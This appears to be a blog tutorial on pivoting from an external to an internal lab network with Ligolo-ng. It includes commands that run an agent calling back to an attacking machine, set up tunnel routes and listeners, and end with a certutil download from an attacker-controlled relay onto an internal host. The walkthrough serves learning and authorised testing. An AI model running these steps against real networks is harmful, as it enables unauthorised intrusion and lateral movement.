Pivoting from an external network to an internal network can seem quite daunting, especially for those who are new to the field of cybersecurity. In this article, I’ll explore how leveraging a tool Ligolo-ng can significantly ease this transition. However, understanding why pivoting is necessary and how it works with the required endpoints is crucial to navigate this process effectively.
Why is Pivoting Necessary?
Most networks are set up for internal use, like within a company or a small business. These organizations prefer to keep their databases and domain controllers in a private network to block public access. Without internal network access, it’s impossible to conduct any testing from the outside. However, within these setups, there are often public-facing websites hosted on web servers with accessible ports like 80 and 443. Administrators may configure these web servers to operate with dual networks, one for external interactions and the other for internal purposes. Gaining a foothold in the web server could potentially serve as a pivot point into the internal network. This pivot allows an indirect path to navigate from the public-facing elements into the more secure internal network, enabling potential exploration or attacks within the otherwise protected network.
I have configured this lab with two Windows machines and a Windows server. One of the Windows machines has dual networks, while the other has an internal network along with the domain controller.


The IP addresses of the machines:
Kali (Attacking machine)

VADER (Pivoting machine)
SIDIOUS (Internal)

SITH-DC (Internal)

Please be aware that this is a test lab environment for learning about pivoting. In real-world scenarios, there may be firewalls, EDRs, and AV presence that could hinder the effectiveness of these pivoting techniques.
We’ll start our pivoting process using Ligolo-ng, an excellent tool developed by Nicolas Chatelain (nicocha30).
To execute a pivot with Ligolo-ng, two binaries are required: an agent and a proxy. The agent should be run on the pivoting machine, while the proxy needs to be executed on the attacking machine.
Ensure that you download the appropriate agent binaries corresponding to the operating system of the pivoting machine.


I’ve transferred the agent executable to the /tmp folder on this machine via a simple python web server. Keep in mind that in a CTF or real-life scenario, you need to establish a foothold on the machine first. This can be achieved through exploits or by exploiting security misconfigurations you discover.
To setup Ligolo use the following commands:
sudo ip tuntap add user kali mode tun ligolosudo ip link set ligolo up
After gaining initial access to the pivot machine, the next step involves transferring the agent binary.


Execute the agent binary
agent.exe -connect 10.0.2.5:11601 -ignore-cert
Start the proxy server in your attacking machine. And once connection is establish you will get a session.
./proxy -selfcert
Executing the session command will reveal the established connection. Use ifconfig to examine the available interfaces.

Start the tunnel.

Add the ip route to your attacking machine.
sudo ip route add 10.10.10.0/24 dev ligolo
Once you’ve connected with Ligolo, you can use tools to find other devices on the internal network. Here, I’m using crackmapexec to scan for available hosts.

File Transfers
Now let’s try to transfer files from our attacking machine into the internal network machine.
First we need to add another listener address linking to our python webserver.
listener_add --addr 0.0.0.0:1235 --to 127.0.0.1:8888We can then list the addresses to see if it has been enabled.
listener_list

Now we can do the standard file transfer from the shell that we have gained from the internal user.

We have to remember to use the IP (Pivot machine) and port (setup on the ligolo additional address) for the web server link.
certutil.exe -urlcache -f http://10.10.10.5:1235/pivot_success.txt pivot_success.txt